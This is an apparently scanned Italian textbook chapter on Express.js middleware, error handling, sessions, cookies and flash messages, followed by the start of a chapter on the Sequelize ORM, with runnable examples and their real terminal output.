```
1 app.use(addTimestamp);
2 app.use(logger);
3
4 app.get('/', (req, res) => {
5   res.send(`Richiesta ricevuta il ${req.timestamp}`)
6 });
```

req	
method	"GET"
url	"
timestamp	Date …

`addTimestamp` arricchisce `req`.

Terminale

```
$ curl localhost:3000/
Richiesta ricevuta il Tue Nov 03 2026 12:32:56
    GMT+0100 (Central European Standard Time)
```

Qui si vede il punto centrale: un middleware può **aggiungere proprietà** all'oggetto richiesta, e tutti i middleware e i gestori successivi le trovano già pronte. È il meccanismo con cui l'oggetto `context` che avevamo passato a mano nel capitolo 13 diventa superfluo.

GESTIONE DEGLI ERRORI

Errori nel codice sincrono

È importante assicurarsi che ogni errore verificatosi durante l'elaborazione dei middleware o delle rotte sia gestito correttamente da Express. Se un errore viene sollevato durante l'esecuzione di codice **sincrono**, viene catturato automaticamente dal gestore di errori predefinito di Express.

errors.js

```
1 import express from "express";
2 import fs from "fs";
3
4 const app = express();
5
6 app.get("/error", (req, res) => {
7   throw new Error("Si è verificato un errore");
8 });
```

Error

```
Error: Si è verificato un errore
  at file:///[cartella del progetto]/errors.js:7:9
  at Layer.handleRequest ([…]/router/lib/-
layer.js:152:17)
  at next ([…]/router/lib/route.js:157:13)
  …
```

Stato 500; la traccia è quella reale, abbreviata.

Il server non si ferma: risponde con lo stato `500` e una pagina con la **traccia dello stack** (stampata anche nel suo terminale), che indica dove è nato l'errore: `errors.js`, riga 7, colonna 9. La traccia compare solo in **sviluppo**: in produzione (variabile d'ambiente `NODE_ENV` uguale a `production`) il client riceve un messaggio generico, perché i dettagli interni non devono arrivare agli utenti.

Terminale


```
$ NODE_ENV=production node errors.js &
$ curl localhost:3000/error
...
<pre>Internal Server Error</pre>
...
```

Errori nel codice asincrono

Gli errori che si verificano nelle callback di funzioni **asincrone**, invocate da gestori di rotta e middleware, devono invece essere passati esplicitamente a `next()`: quando la callback viene eseguita, il gestore è già terminato, ed Express non può catturare ciò che viene sollevato.

JS errors.js

```
9
10 app.get('/readfile', (req, res, next) => {
11   fs.readFile('/file-does-not-exist', (err, data) => {
12     if (err) {
13       next(err);       // passa l'errore a Express
14     } else {
15       res.send(data);
16     }
17   })
18 });
```



L'errore della callback va consegnato a mano a `next`.

Terminale

```
$ curl -i localhost:3000/readfile
HTTP/1.1 500 Internal Server Error
...
<pre>Error: ENOENT: no such file or directory, open &#39;/file-does-not-exist&#39;</pre>
...
```

`ENOENT` (*Error NO ENTry*) è il codice con cui il sistema operativo dice che il file non esiste; `'` è l'apostrofo, scritto come riferimento a carattere (capitolo 2) perché il gestore predefinito fa l'escaping del messaggio.

Gestori di errore personalizzati

Express include un gestore di errori predefinito, quello visto sopra, che stampa l'intera traccia dello stack solo in modalità sviluppo. Se ne possono definire di propri (il programma della prossima sezione ne usa uno): sono middleware speciali con **quattro** parametri di ingresso, e vanno dichiarati **dopo** tutte le rotte.

```
1 app.use((err, req, res, next) => {
2   console.error(err.stack);
3   res.status(500).send('Something broke!');
4 });
```

Quattro parametri, non tre

È l'**arità** della funzione a dire a Express che si tratta di un gestore di errori: una funzione con tre parametri è un middleware normale, una con quattro è un gestore di errori. Ometterne uno per distrazione fa sì che il gestore non venga mai invocato, senza alcun avviso.

Le Promise in Express 5

Da **Express 5** in poi, i gestori e i middleware che restituiscono una Promise invocano automaticamente `next(value)` quando questa viene rifiutata o solleva un errore: non serve farlo esplicitamente. Una funzione `async` restituisce sempre una Promise (capitolo 8), quindi con `await` si scrive codice asincrono come se fosse sincrono, e gli errori arrivano comunque al gestore.

JS async5.js

```
import express from "express";

const app = express();

const users = new Map([["1", { id: 1, name: "Janet" }]]);

// simula una lettura dal database, che richiede tempo
function getUserById(id) {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      if (users.has(id)) {
        resolve(users.get(id));
      } else {
        reject(new Error(`Utente ${id} non trovato`));
      }
    }, 100);
  });
}

app.get('/user/:id', async (req, res, next) => {
  const user = await getUserById(req.params.id)
  res.send(user)
});

app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send('Something broke!');
});

app.listen(3000);
```

Terminale

```
$ curl localhost:3000/user/1
{"id":1,"name":"Janet"}
$ curl -i localhost:3000/user/99
HTTP/1.1 500 Internal Server Error
...

Something broke!
```

Terminale del server

```
Error: Utente 99 non trovato
    at Timeout._onTimeout (file:///[
        cartella del progetto]/async5.js
        :14:16)
    at listOnTimeout (node:internal/timers
        :588:17)
    at process.processTimers (node:
        internal/timers:523:7)
```

Per l'utente 99 la Promise viene rifiutata, `await` solleva l'errore dentro il gestore, ed Express lo consegna al **gestore di errori** personalizzato in fondo al programma, che stampa la traccia nel terminale del server e risponde `Something broke!`.

Le Promise in Express 4

Con Express 4 lo stesso programma si comporta in modo molto diverso, ed è bene saperlo perché molto codice in circolazione è scritto per quella versione: Express 4 ignora la Promise restituita dal gestore, il rifiuto non viene gestito da nessuno, e Node.js, per un rifiuto non gestito, **termina l'intero processo**. Nella prova (Express 4.22 e Node.js 22) la richiesta per l'utente 99 ha fatto cadere il server:

Terminale del server, con Express 4

```
$ node async5.js
file:///[cartella del progetto]/async5.js:14
        reject(new Error(`Utente ${id} non trovato`));
               ^

Error: Utente 99 non trovato
    at Timeout._onTimeout (file:///[cartella del progetto]/async5.js:14:16)
    ...

Node.js v22.22.0
$
```

Con Express 4 il gestore va quindi scritto con `try/catch`, e nel `catch` si chiama `next(err)` a mano.

MIDDLEWARE UTILI

express.static

I primi tre middleware di questa sezione sono integrati in Express; nelle prove stanno tutti nello stesso programma. `express.static` è progettato per servire file statici. Usa `req.url` per determinare se una richiesta corrisponde a un file della directory radice indicata.

```
1 // i file della directory public diventano statici
2 app.use(express.static("public"));            // montato su
      "/"
3 app.use("/static", express.static("public"));  // sul percorso
      virtuale "/static"
```

```
public/
   css/style.css ⟶ /css/style.css
   index.html    ⟶ / oppure /index.html
```

Ogni file di `public` ha la sua URL.

Terminale

```
$ curl -i localhost:3000/css/style.css
HTTP/1.1 200 OK
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 03 Nov 2026 11:33:23 GMT
ETag: W/"22-1a1a12f71d3"
Content-Type: text/css; charset=utf-8
Content-Length: 34
...

body { font-family: sans-serif; }
$ curl localhost:3000/static/css/style.css
body { font-family: sans-serif; }
$ curl localhost:3000/
<!DOCTYPE html>
<title>Benvenuti</title>
<h1>Pagina statica</h1>
```

Il middleware ricava il `Content-Type` dall'estensione del file, e aggiunge le intestazioni per la cache (`Last-Modified`, `ETag`). Per il percorso `/` serve il file `index.html` della cartella, come fanno i server web. Sostituisce da solo tutti i `case` con `fs.readFile` che avevamo scritto a mano nel capitolo 12.

express.urlencoded

Middleware integrato che analizza il corpo delle richieste con contenuto codificato come URL, cioè quelle inviate dai form, e ne mette i parametri nell'oggetto `req.body`.


```
app.use(express.urlencoded({ extended: false }));

app.get("/form", (req, res) => { res.render("form"); });

app.post("/form", (req, res) => {
  res.send(`msg=${req.body.msg}; num=${req.body.num}`);
});
```

pug views/form.pug

```
h1 Form
form(action="/form" method="POST")
  input(type="text" name="msg")
  input(type="number" name="num")
  input(type="submit")
```



Terminale

```
$ curl -d 'msg=Hello&num=42' localhost:3000/form
msg=Hello; num=42
```

Con `-d curl` invia una `POST` con il corpo indicato, codificato come quello di un form: è ciò che fa il browser premendo il pulsante. Una riga sostituisce le due funzioni di analisi del corpo scritte a mano nel capitolo 12, gestione della codifica URL compresa. L'opzione `extended: false` sceglie il formato semplice, `chiave=valore`; con `true` si potrebbero inviare anche oggetti annidati (`a[b]=1`).

express.json

Si comporta come `express.urlencoded`, ma analizza corpi in formato JSON. Sarà fondamentale nel capitolo sulle API REST.

```
app.use(express.json());

app.post("/json", (req, res) => {
  res.send(`exam=${req.body.exam}; grade=${req.body.grade}`);
});
```

Richiesta

```
POST http://localhost:3000/json HTTP/1.1
Content-Type: application/json

{
  "exam": "Web Technologies",
  "grade": "A+"
}
```

Risposta

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 31
ETag: W/"1f-hq1l5pZKHQLA+ZKKA/JO5XfvqTE"
Date: Tue, 03 Nov 2026 11:33:23 GMT
Connection: keep-alive
Keep-Alive: timeout=5

exam=Web Technologies; grade=A+
```

La richiesta è stata inviata con `curl -i -H 'Content-Type: application/json' -d '{"exam": …}'`: l'opzione `-H` aggiunge l'intestazione. È proprio il `Content-Type` a decidere quale dei due middleware analizza il corpo: ciascuno ignora le richieste che non sono nel suo formato.

express-session

Middleware disponibile su npm (`npm install express-session`), semplifica la gestione di una sessione memorizzata sul server: i dati restano sul server, l'identificatore viaggia in un cookie. È esattamente il meccanismo che nel capitolo 13 abbiamo implementato a mano.


JS session.js

```
import express from "express";
import session from "express-session";

const app = express();

app.use(session({
  secret: "s3cr37",
  saveUninitialized: false,
  resave: false
}));

app.get("/session-counter", (req, res) => {
  if (!req.session?.count) {
    req.session.count = 1;
    res.send("È la prima volta che visiti questa pagina.");
  } else {
    req.session.count = req.session.count + 1;
    res.send(`Hai visitato questa pagina ${req.session.count} volte.`);
  }
});
```



Il contatore sta sul server; il browser conserva solo il cookie `connect.sid`.

Con `curl` il browser si simula così: `-c jar` salva i cookie ricevuti nel file `jar`, `-b jar` li rimanda con la richiesta.

Terminale

```
$ curl -i -c jar localhost:3000/session-counter
HTTP/1.1 200 OK
...
Set-Cookie: connect.sid=s%3ADkHKSsnn4-w7TNs24QCDH4nC37QuuMc1.JJ22WTJ%2Bb8SCxGjjNeFqJ6SIS8scb3cEBI92vGMuM%2Bk;
    Path=/; HttpOnly
...

È la prima volta che visiti questa pagina.
$ curl -b jar -c jar localhost:3000/session-counter
Hai visitato questa pagina 2 volte.
$ curl -b jar -c jar localhost:3000/session-counter
Hai visitato questa pagina 3 volte.
$ curl localhost:3000/session-counter
È la prima volta che visiti questa pagina.
```

- La quarta richiesta non manda il cookie: per il server è un altro client, con una sessione nuova.
- Il valore del cookie, decodificato, è `s:`, l'identificatore della sessione (`DkHKSs…`), un punto e una **firma** calcolata con il `secret`. Se il client modifica anche un solo carattere dell'identificatore, la firma non corrisponde più e il server lo ignora: nella prova, cambiando un carattere del cookie, la risposta è tornata «È la prima volta…». Per questo il `secret` non va mai reso pubblico.
- `saveUninitialized: false` non crea sessioni (né cookie) per chi non vi ha ancora scritto nulla; `resave: false` non riscrive la sessione nell'archivio se la richiesta non l'ha modificata.

L'archivio predefinito non è per la produzione

L'archivio di sessione predefinito di `express-session` tiene tutto in memoria: per la produzione va configurato un archivio dedicato, per esempio basato su *memcached* o *Redis*. Sono gli stessi limiti già discussi nel capitolo 13.

cookie-parser

Altro middleware disponibile su npm: analizza l'header `Cookie` delle richieste in arrivo e popola `req.cookies` con un oggetto le cui proprietà sono i nomi dei cookie.

JS cookies.js

```
import express from "express";
import cookieParser from "cookie-parser";

const app = express();

app.use(cookieParser());

app.get("/cookie-counter", (req, res) => {
  if (!req.cookies?.count) {
    res.cookie("count", 1, { maxAge: 10 * 60 * 1000 });
    res.send("È la prima volta che visiti questa pagina.");
  } else {
    let count = parseInt(req.cookies.count) + 1;
    res.cookie("count", count, { maxAge: 10 * 60 * 1000 });
    res.send(`Hai visitato questa pagina ${count} volte.`);
  }
});
```

cookie nel browser	
count	"3"

Qui invece il contatore viaggia nel cookie: il client può leggerlo e cambiarlo.

Terminale

```
$ curl -i -c jar2 localhost:3000/cookie-counter
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: count=1; Max-Age=600; Path=/; Expires=Tue, 03 Nov 2026 11:43:32 GMT
...

È la prima volta che visiti questa pagina.
$ curl -b jar2 -c jar2 localhost:3000/cookie-counter
Hai visitato questa pagina 2 volte.
$ curl -b jar2 -c jar2 localhost:3000/cookie-counter
Hai visitato questa pagina 3 volte.
$ curl -b 'count=41' localhost:3000/cookie-counter
Hai visitato questa pagina 42 volte.
```

`res.cookie` imposta il cookie con la sua durata: `maxAge` è in millisecondi, `Max-Age` nell'intestazione in secondi (dieci minuti). L'ultima richiesta mostra la differenza con le sessioni: il valore sta nel client, e basta inviarne uno inventato (`-b 'count=41'`) perché il server ci creda.

MESSAGGI FLASH

Spesso, nelle applicazioni web, gli utenti vengono **reindirizzati** dopo aver compiuto un'azione, per esempio riportati alla homepage dopo aver cancellato dei dati. È buona norma fornire un riscontro, così che sappiano se l'operazione è andata a buon fine.

La parte difficile è che, dopo il reindirizzamento, comincia un ciclo richiesta-risposta **completamente nuovo**. Come tenere traccia del fatto che dobbiamo mostrare un messaggio?

È l'ennesima variazione del solito problema: HTTP non ha stato. Si risolve nei modi già visti (cookie, sessioni), e alcuni middleware sono molto utili allo scopo. Uno è **connect-flash**, disponibile su npm: salva i messaggi **nella sessione**, quindi va registrato dopo `express-session`.

JS flash.js

```
import express from "express";
import session from "express-session";
import flash from "connect-flash";

const app = express();
app.set("view engine", "pug");

app.use(session({ secret: "s3cr37", saveUninitialized: false, resave: false }));
app.use(flash());

app.get("/redirect", (req, res) => {
  req.flash("info", "Sei stato reindirizzato.");
  req.flash("info", "Questa è una dimostrazione dei messaggi flash.");
  req.flash("success", "È andato tutto bene.");
  req.flash("error", "Ma abbiamo anche un messaggio di errore.");
  res.redirect("/showflash");
});

app.get("/showflash", (req, res) => {
  let infos     = req.flash("info");      // consuma i messaggi con quella chiave
  let successes = req.flash("success");
  let errors    = req.flash("error");
  res.render("flash", { infos: infos, successes: successes, errors: errors });
});
```

pug views/flash.pug

```
ul
  each info in infos
    li(style="color: blue") #{info}
  each success in successes
    li(style="color: green") #{success}
  each error in errors
    li(style="color: red") #{error}
```

localhost:3000/showflash

- Sei stato reindirizzato.
- Questa è una dimostrazione dei messaggi flash.
- È andato tutto bene.
- Ma abbiamo anche un messaggio di errore.

Ricaricando la pagina, la lista è vuota.

Terminale

```
$ curl -i -c jar3 localhost:3000/redirect
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /showflash
...
Set-Cookie: connect.sid=s%3Ap9hBc3nGrmeoUYJ6jF7H1CXS8J3nD17b.a0XjrBePGj5DidRQpfbEml0EPI7awuDpYX2SqTznca4; Path
    =/; HttpOnly
...

Found. Redirecting to /showflash
$ curl -b jar3 -c jar3 localhost:3000/showflash
<ul><li style="color: blue">Sei stato reindirizzato.</li><li style="color: blue">Questa è una dimostrazione dei
     messaggi flash.</li><li style="color: green">È andato tutto bene.</li><li style="color: red">Ma abbiamo
    anche un messaggio di errore.</li></ul>
$ curl -b jar3 -c jar3 localhost:3000/showflash
<ul></ul>
```

La prima risposta è un `302` con l'intestazione `Location`: il browser la segue da solo, `curl` no (lo farebbe con l'opzione `-L`), per questo la seconda richiesta è scritta a mano. Una volta consumati, i messaggi flash vengono **cancellati**: ricaricando `/showflash`, o visitandola direttamente senza essere stati reindirizzati, non compare alcun messaggio. È precisamente il comportamento che si desidera per una notifica «usa e getta».

Un avviso di Node.js

Con Node.js 22, all'avvio di un programma che usa `connect-flash` il terminale del server mostra *DeprecationWarning: The 'util.isArray' API is deprecated.* Il pacchetto è vecchio e usa una funzione di Node che verrà eliminata: per ora l'avviso è innocuo, e il pacchetto funziona.

RIFERIMENTI



- **Express web framework (Node.js/JavaScript)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express_Nodejs
- **Inversion of Control**, Martin Fowler.
  https://martinfowler.com/bliki/InversionOfControl.html
- **Express Guide** — sito ufficiale.
  https://expressjs.com/en/guide/routing.html
  https://expressjs.com/en/guide/writing-middleware.html
  https://expressjs.com/en/guide/using-middleware.html
  https://expressjs.com/en/guide/using-template-engines.html
  https://expressjs.com/en/guide/error-handling.html
- **Migrating to Express 5** — sito ufficiale.
  https://expressjs.com/en/guide/migrating-5.html

Una web app con Express

Sappiamo ora che cosa sono i web framework, e conosciamo Express: router, middleware, template. Mettiamo a frutto queste conoscenze riscrivendo con Express la lista di cose da fare dei capitoli 12 e 13, con qualche funzionalità in più, e affrontando l'ultimo pezzo mancante: la **persistenza dei dati**, gestita in modo più evoluto con una libreria di *Object-Relational Mapping*.

Object-Relational Mapping

Quando si sviluppa software orientato agli oggetti che salva i dati in un database relazionale, si ha a che fare con **due rappresentazioni diverse** degli stessi dati: da una parte gli oggetti che vivono nello heap, dall'altra le righe delle tabelle del database.




Figura 16.1: *Le due rappresentazioni che un ORM tiene allineate: i riferimenti fra oggetti diventano chiavi esterne (*`UserId`*).*

Le due rappresentazioni sono piuttosto diverse, e vanno tenute **allineate**: le modifiche agli oggetti del dominio vanno riportate nello schema del database, e le modifiche allo schema possono avere impatto sul codice esistente. È un lavoro considerevole, fatto di molto codice ripetitivo.

Libreria ORM

Una libreria **ORM** (*Object-Relational Mapping*) è una soluzione già pronta che aiuta a mantenere allineate la rappresentazione a oggetti e quella relazionale, permettendo di lavorare con **astrazioni di alto livello** invece che con interrogazioni SQL. Riduce il codice ripetitivo e rende ancora più facile passare da un database a un altro.

Tipicamente una libreria ORM permette di:

- definire in modo **dichiarativo** come le tabelle sono mappate sugli oggetti;
- creare e aggiornare automaticamente lo schema del database;
- eseguire facilmente le operazioni **CRUD** (*Create, Read, Update, Delete*);
- comporre ed eseguire interrogazioni complesse in modo dichiarativo;
- gestire le transazioni;
- supportare strategie di caching.

Fra le librerie ORM più note: **Hibernate** (Java), **Entity Framework** (C#/.NET), **SQLAlchemy** (Python), **Propel** (PHP), **Active Record** (Ruby on Rails), **Sequelize**, **Prisma** e **TypeORM** (Node.js). I framework opinionated talvolta ne includono uno.

Sequelize

Sequelize è un ORM per Node.js che supporta Oracle, Postgres, MySQL, MariaDB, SQLite, SQL Server e altri, con un'API elegante basata sulle **Promise**. Qui si fa riferimento alla versione 6: gli esempi sono stati eseguiti con Sequelize 6.37.8, il driver `sqlite3` 6.0.1 e Node.js 22, e gli output riportati sono quelli reali. Si installa con npm:

```
npm install sequelize
```

Servono anche i driver per il database che si intende usare:

```
npm install pg pg-hstore    # Postgres
npm install mysql2          # MySQL
npm install mariadb         # MariaDB
npm install sqlite3         # SQLite
npm install tedious         # MS SQL Server
npm install oracledb        # Oracle
```

Per semplicità useremo SQLite, che tiene l'intero database in un solo file e non richiede un server.


Connettersi al database

connect.js

```
import { Sequelize } from "sequelize";

const database = new Sequelize("sqlite:mydb.sqlite");
// oppure: new Sequelize('postgres://user:pass@example.com:5432/dbname')

try {
  await database.authenticate();
  console.log('Connessione stabilita correttamente.');
} catch (error) {
  console.error('Impossibile connettersi al database:', error);
}
```



Sequelize sta fra il codice e il database.

Terminale

```
$ node connect.js
Executing (default): SELECT 1+1 AS result
Connessione stabilita correttamente.
$ wc -c mydb.sqlite
0 mydb.sqlite
```

Per verificare la connessione, `authenticate` esegue l'interrogazione più innocua possibile, `SELECT 1+1`. La riga `Executing (default)` è il **log** di Sequelize, che per impostazione predefinita stampa ogni istruzione SQL che esegue: è prezioso per capire che cosa succede, e si disattiva con l'opzione `logging: false` del costruttore. Il file `mydb.sqlite` viene creato automaticamente, ma per ora è vuoto: zero byte, perché non contiene ancora alcuna tabella. I modi per connettersi a un database sono molti, e la documentazione li elenca tutti.

Definire i modelli

I **modelli** sono l'essenza di ogni ORM. In Sequelize sono classi che estendono `Model`, e si possono definire in due modi equivalenti: invocando il metodo `define` sulla connessione, oppure creando una classe che estende `Model` e invocandone il metodo `init`. Ecco il primo modo, con il modello delle slide:

JS user.js

```
import { DataTypes, Sequelize } from "sequelize";

const database = new Sequelize("sqlite:mydb.sqlite");

const User = database.define('User', {
  firstName: {
    type: DataTypes.STRING,
    allowNull: false
  },
  age: {
    type: DataTypes.INTEGER    // allowNull è true di
        default
  },
  id: {
    type: DataTypes.INTEGER,
    primaryKey: true,
    autoIncrement: true
  }
});
```

Users

colonna	tipo	vincoli
firstName	VARCHAR(255)	NOT NULL
age	INTEGER	
id	INTEGER	PRIMARY KEY AUTOINCREMENT
createdAt	DATETIME	NOT NULL
updatedAt	DATETIME	NOT NULL

La tabella che corrisponde al modello: Sequelize aggiunge da sé `createdAt` e `updatedAt`.

Ogni attributo ha un tipo (`DataTypes`) e dei vincoli facoltativi: `allowNull: false` diventa `NOT NULL`, `primaryKey` e `autoIncrement` fanno di `id` una chiave generata dal database. `createdAt` e `updatedAt` non sono nel modello: Sequelize le aggiunge a ogni tabella e le aggiorna da solo.

Sincronizzazione dei modelli

Definendo un modello diciamo a Sequelize com'è fatto il nostro dominio, ma il database è ancora **completamente vuoto**. E se le tabelle non esistono, o hanno colonne diverse? Lo schema si allinea ai modelli con la **sincronizzazione dei modelli**: il metodo `sync`, asincrono, che restituisce una Promise.

JS user.js

```
19
20 User.sync().then(() => {
21   console.log("Tabella Users sincronizzata.")
22 }).catch(err => {
23   console.error("Errore di sincronizzazione:", err.message)
24 });
```

Terminale

```
$ node user.js
Executing (default): SELECT name FROM sqlite_master WHERE type='table' AND name='Users';
Executing (default): CREATE TABLE IF NOT EXISTS `Users` (`firstName` VARCHAR(255) NOT NULL, `age` INTEGER, `id`
     INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL);
Executing (default): PRAGMA INDEX_LIST(`Users`)
Tabella Users sincronizzata.
$ node user.js
Executing (default): SELECT name FROM sqlite_master WHERE type='table' AND name='Users';
Executing (default): PRAGMA INDEX_LIST(`Users`)
Tabella Users sincronizzata.
```

Sequelize ha **dedotto** il nome della tabella, `Users`: per impostazione predefinita usa il nome del modello al plurale (ma se ne può scegliere un altro). Dai log si vede che ha prima **verificato** l'esistenza della tabella, interrogando il catalogo di SQLite (`sqlite_master`), poi l'ha creata e infine ne ha letto gli indici (`PRAGMA INDEX_LIST`). Alla seconda esecuzione la tabella **non** viene ricreata, perché esiste già: manca la riga `CREATE TABLE`.

Una svista nelle slide: `console.err`

Nelle slide il `catch` chiama `console.err`, che non esiste: se la sincronizzazione fallisse, il `catch` solleverebbe a sua volta `TypeError: console.err is not a function`, nascondendo l'errore vero. Il metodo giusto è `console.error`.

Esistono modalità di sincronizzazione diverse, e `sync()` invocato sulla connessione sincronizza tutti i modelli in una volta:

```
1 User.sync();                // crea la tabella se non esiste (se esiste, nulla)
2 User.sync({ force: true }); // la elimina, se esiste, e la ricrea (DISTRUTTIVO!)
3 User.sync({ alter: true }); // ne controlla colonne e tipi, e la modifica se serve
```

`force: true` cancella tutto

In sviluppo è comodissimo, perché riparte sempre da uno schema pulito. Su un database di produzione elimina tutte le tabelle e tutti i dati, senza chiedere conferma. Vale la pena assicurarsi che non finisca mai in un ramo di codice che possa essere eseguito in produzione.

Una svista nelle slide: `firstName` o `name`?

Il modello `User` delle slide definisce il campo `firstName`, ma il codice che crea gli utenti usa `name`, che non è un attributo del modello e viene ignorato: la validazione si ferma su `firstName`, che non ammette valori nulli. Ecco il codice delle slide con il loro modello (`create_slide.js`, con `janet.save()` alla riga 15):

Terminale

```
$ node create_slide.js
...
ValidationError [SequelizeValidationError]: notNull Violation: User.firstName cannot be null
    ...
    at async file:///[cartella del progetto]/create_slide.js:15:1 {
...
```

Da qui in poi il campo si chiama `name`; la tabella creata prima, con la colonna `firstName`, va ricreata con `sync({ force: true })`.

Un'entità si crea costruendo un'istanza del modello e salvandola con `save()`, o in un passo solo con il metodo statico `create()`:

utenti.js

```
1  import { DataTypes, Sequelize } from "sequelize";
2
3  const database = new Sequelize("sqlite:mydb.sqlite");
4
5  const User = database.define('User', {
6    name: { type: DataTypes.STRING, allowNull: false },     // non più firstName
7    age:  { type: DataTypes.INTEGER },
8    id:   { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
9  });
10
11 await User.sync({ force: true });    // la tabella con firstName va ricreata
12
13 let janet = new User({   // prima si crea un'istanza del modello...
14   name: "Janet",
15   age: 22
16 });
17 await janet.save();      // ...e poi la si salva nel database
18 console.log("Janet salvata nel database.");
19
20 let riff = await User.create({   // oppure si usa il metodo statico create()
21   name: "Riff Raff",
22   age: 26
23 });
24 console.log(`Riff Raff salvato con id ${riff.id}.`);
```

Terminale

```
$ node utenti.js
Executing (default): DROP TABLE IF EXISTS `Users`;
Executing (default): CREATE TABLE IF NOT EXISTS `Users` (`name` VARCHAR(255) NOT NULL, `age` INTEGER, `id`
    INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL);
Executing (default): PRAGMA INDEX_LIST(`Users`)
Executing (default): INSERT INTO `Users` (`name`,`age`,`id`,`createdAt`,`updatedAt`) VALUES ($1,$2,NULL,$3,$4);
Janet salvata nel database.
Executing (default): INSERT INTO `Users` (`name`,`age`,`id`,`createdAt`,`updatedAt`) VALUES ($1,$2,NULL,$3,$4);
Riff Raff salvato con id 2.
```

L'`id` è inserito come `NULL`: lo sceglie SQLite, grazie ad `AUTOINCREMENT`, e Sequelize lo copia nell'oggetto (`riff.id` vale 2). I valori non sono scritti dentro l'SQL: al loro posto ci sono i segnaposto `$1`, `$2`, …, e i dati viaggiano separati. Sono le **query parametriche**, che mettono al riparo dalla *SQL injection* (capitolo sulla sicurezza).


Modelli come classi e associazioni

Il secondo modo di definire un modello è una classe che estende `Model`, configurata con `init` (`Todo`, qui sotto). Le **associazioni** uno-a-uno, uno-a-molti e molti-a-molti si dichiarano con quattro metodi (a destra); fra utenti e cose da fare l'associazione è uno-a-molti, dichiarata da entrambi i lati (righe 21 e 22).

JS models.js

```
1  import { DataTypes, Model, Sequelize } from "sequelize";
2
3  export const database = new Sequelize("sqlite:mydb.sqlite");
4
5  export const User = database.define('User', {
6    name: { type: DataTypes.STRING, allowNull: false },
7    age:  { type: DataTypes.INTEGER },
8    id:   { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
9  });
10
11 export class Todo extends Model {}
12
13 Todo.init({
14   todo: { type: DataTypes.TEXT, allowNull: false },
15   done: { type: DataTypes.BOOLEAN, defaultValue: false },
16   id:   { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
17 }, {
18   sequelize: database, modelName: "Todo"
19 });
20
21 User.hasMany(Todo);    // Sequelize aggiunge a Todo la chiave esterna UserId
22 Todo.belongsTo(User);
```

```
1  A.hasOne(B);       // A ha un B
2  A.belongsTo(B);    // A appartiene a B
3  A.hasMany(B);      // A ha molti B
4  // molti-a-molti, tramite la tabella C:
5  A.belongsToMany(B, { through: 'C' });
```



Uno-a-molti: la chiave esterna `UserId` sta nella tabella dei `Todos`.

JS sync.js

```
1  import { database } from "./models.js";
2
3  await database.sync({ force: true });
4  console.log("Database sincronizzato.");
```

Terminale

```
$ node sync.js
Executing (default): DROP TABLE IF EXISTS `Todos`;
Executing (default): DROP TABLE IF EXISTS `Users`;
Executing (default): PRAGMA foreign_keys = OFF
Executing (default): DROP TABLE IF EXISTS `Users`;
Executing (default): DROP TABLE IF EXISTS `Todos`;
Executing (default): PRAGMA foreign_keys = ON
Executing (default): DROP TABLE IF EXISTS `Users`;
Executing (default): CREATE TABLE IF NOT EXISTS `Users` (`name` VARCHAR(255) NOT NULL, `age` INTEGER, `id`
    INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL);
Executing (default): PRAGMA INDEX_LIST(`Users`)
Executing (default): DROP TABLE IF EXISTS `Todos`;
Executing (default): CREATE TABLE IF NOT EXISTS `Todos` (`todo` TEXT NOT NULL, `done` TINYINT(1) DEFAULT 0, `id
    ` INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId
    ` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE);
Executing (default): PRAGMA INDEX_LIST(`Todos`)
